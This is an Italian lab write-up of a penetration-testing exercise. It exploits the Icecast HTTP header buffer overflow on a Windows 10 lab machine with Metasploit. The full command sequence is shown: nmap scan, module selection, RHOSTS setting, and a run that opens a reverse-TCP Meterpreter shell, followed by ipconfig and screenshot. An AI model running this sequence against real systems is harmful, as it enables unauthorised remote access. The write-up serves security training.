EXPLOIT SU ICECAST

Traccia: Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.
Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

Svolgimento:
L'esercizio di oggi ci chiede di effettuare un attacco tramite Metasploit ad una specifica applicazione di Windows 10 da parte della macchina Kali Linux.
Nmap
Per prima cosa ho verificato che le macchine comunichino correttamente tramite un semplice ping, una volta appurato il collegamento, decido di andare a provare una scansione delle porte tramite Nmap per andare a verificare che la porta che vogliamo attaccare sia aperta quindi il programma in esecuzione sul dispositivo bersaglio.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 07:37 EST
Nmap scan report for 192.168.1.43
Host is up (0.0017s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGRO
UP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp open  postgresql?
8000/tcp open  http               Icecast streaming media server
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 160.37 seconds
```

Possiamo vedere che il servizio che stiamo cercando è aperto ed in esecuzione sulla porta 8000, utilizza il protocollo TCP sul servizio HTTP.
Metasploit
Per andare ad attaccare il servizio andremo ad attivare Metasploit sulla macchina attaccante Kali Linux.
La prima cosa da fare è cercare l'attacco che andremo ad eseguire con un semplice:

search icecast

che ci andrà a mostrare quali attacchi disponibili esistono per questo tipo di applicazione.

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Ov
erwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/h
ttp/icecast_header
```

Dopodichè andremo ad impostare il campo RHOSTS, ovvero l'IP della macchina bersaglio, senza questa impostazione sarà impossibile eseguire l'attacco.

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com
                                      /docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proces
                                        s, none)
   LHOST     192.168.1.102    yes       The listen address (an interface may be specified
                                        )
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
```

Esecuzione exploit

Dopo aver settato tutte le impostazioni richieste, potremo eseguire finalmente l'exploit vero e proprio, questo exploit ci consentirà di entrare nell'applicazione in esecuzione (requisito fondamentale per l'attacco alle applicazioni) sfruttando questa particolare vulnerabilità, un black hat malintenzionato eseguirà questo attacco col fine di entrare all'interno della macchina sfruttando altri servizi in esecuzione più stabili, ed installare una backdoor per avere accesso al dispositivo ogni volta che sarà acceso.

Con l'esecuzione di questo attacco avremo la possibilità di eseguire qualsiasi comando da terminale all'interno della macchina bersaglio, quindi andremo a raggiungere il primo obiettivo dell'esercizio eseguendo il comando:

ipconfig

che ci mostrerà che siamo effettivamente riusciti ad entrare nella macchina target.


```
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (176198 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.102:4444 → 192.168.1.43:49528) at 2024-11-14 0
7:42:11 -0500

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d1:71:8c
MTU          : 1500
IPv4 Address : 192.168.1.43
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c197:1e3a:e148:c09a
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

L’esercizio richiede anche l’esecuzione di uno screenshot dello schermo della vittima eseguendo un comando tramite la sessione meterpreter appena aperta, per eseguirlo scriveremo nella linea di comando:

screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/sYEOsKjr.jpeg
meterpreter >
```

che ci indicherà il percorso dello screenshot appena eseguito.
Il risultato finale sarà il seguente:



Conclusioni

Un attacco ad Icecast tramite Metasploit sfrutta una vulnerabilità presente in tale programma, un software di streaming audio che utilizza il protocollo vulnerabile TCP. Icecast ha avuto diverse vulnerabilità, tra cui un buffer overflow , Metasploit sfrutta questo bug per ottenere l’accesso al sistema.

L’exploit che abbiamo eseguito sfrutta il buffer overflow presente nel’header HTTP per eseguire il codice maligno.
L’accesso tramite questa applicazione consente l’utilizzo da remoto del dispositivo bersaglio ed è possibile eseguire i comandi tramite linea di comando come se si fosse all’interno del dispositivo stesso.

Progetto a cura di
Sonia Laterza